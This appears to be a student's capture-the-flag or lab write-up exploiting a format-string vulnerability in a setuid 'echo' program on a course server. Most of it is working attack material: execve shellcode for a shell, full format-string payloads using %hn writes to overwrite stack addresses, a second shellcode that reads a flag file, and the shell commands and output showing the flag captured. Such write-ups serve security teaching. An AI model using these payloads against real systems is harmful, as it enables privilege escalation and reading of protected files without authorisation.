Shellcode that gives us a shell : “\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80”

21 bytes long


“\x54\xdc\xff\xff\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80%55871d%1\$hn”

To write da58 at “0xffffdc54” we will need to write da58 – 25 bytes so da3f characters which is 55871 in decimal.


Then ffff at “0xffffdc56”

Ffff-da58 because we have written da58 characters to the string so far.


“\x54\xdc\xff\xff\x56\xdc\xff\xff\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80%55867d%1\$hn%9639d%2\$hn”


```
(gdb) c
Continuing.
process 20323 is executing new program: /usr/bin/dash
```

Now, we have to try that outside of gdb to see if it works.


```
echo@cs492e:~$ cat /tmp/5c5199ed858b97c31ef846825cbeed31/unset.txt - | /home/echo/echo
```

I did get a shell, but I have permission denied when I try to open the flag.


```
id
uid=1001(echo) gid=1001(echo) groups=1001(echo)

whoami
echo
```

Let’s try with the shellcode of the problem 1, which is a bit different, since I did not implemented the close function by then. But since it worked like that, I didn’t try to change it.

“\x31\xc9\xf7\xe1\xb0\x05\x51\x68\x2e\x74\x78\x74\x68\x66\x6c\x61\x67\x89\xe3\xcd\x80\x93\x91\xb0\x03\xb2\x40\xcd\x80\x92\xb3\x01\xb0\x04\xcd\x80\xb0\x01\xcd\x80”

40 bytes


To write da58 at “0xffffdc54” we will need to write da58 – 44 bytes so da2C characters which is 55852 in decimal.

Then ffff at “0xffffdc56”


Ffff-da58 because we have written da58 characters to the string so far.

“\x54\xdc\xff\xff\x56\xdc\xff\xff\x31\xc9\xf7\xe1\xb0\x05\x51\x68\x2e\x74\x78\x74\x68\x66\x6c\x61\x67\x89\xe3\xcd\x80\x93\x91\xb0\x03\xb2\x40\xcd\x80\x92\xb3\x01\xb0\x04\xcd\x80\xb0\x01\xcd\x80%55848d%1\$hn%9639d%2\$hn”

Then I did echo -en “\x54\xdc\xff\xff\x56\xdc\xff\xff\x31\xc9\xf7\xe1\xb0\x05\x51\x68\x2e\x74\x78\x74\x68\x66\x6c\x61\x67\x89\xe3\xcd\x80\x93\x91\xb0\x03\xb2\x40\xcd\x80\x92\xb3\x01\xb0\x04\xcd\x80\xb0\x01\xcd\x80%55848d%1\$hn%9639d%2\$hn” > echo_flag.txt



```
echo@cs492e:~$ cat /tmp/5c5199ed858b97c31ef846825cbeed31/echo_flag.txt | /home/echo/echo
```



```
flag{6663fb578f7b7627}
```

f) Question f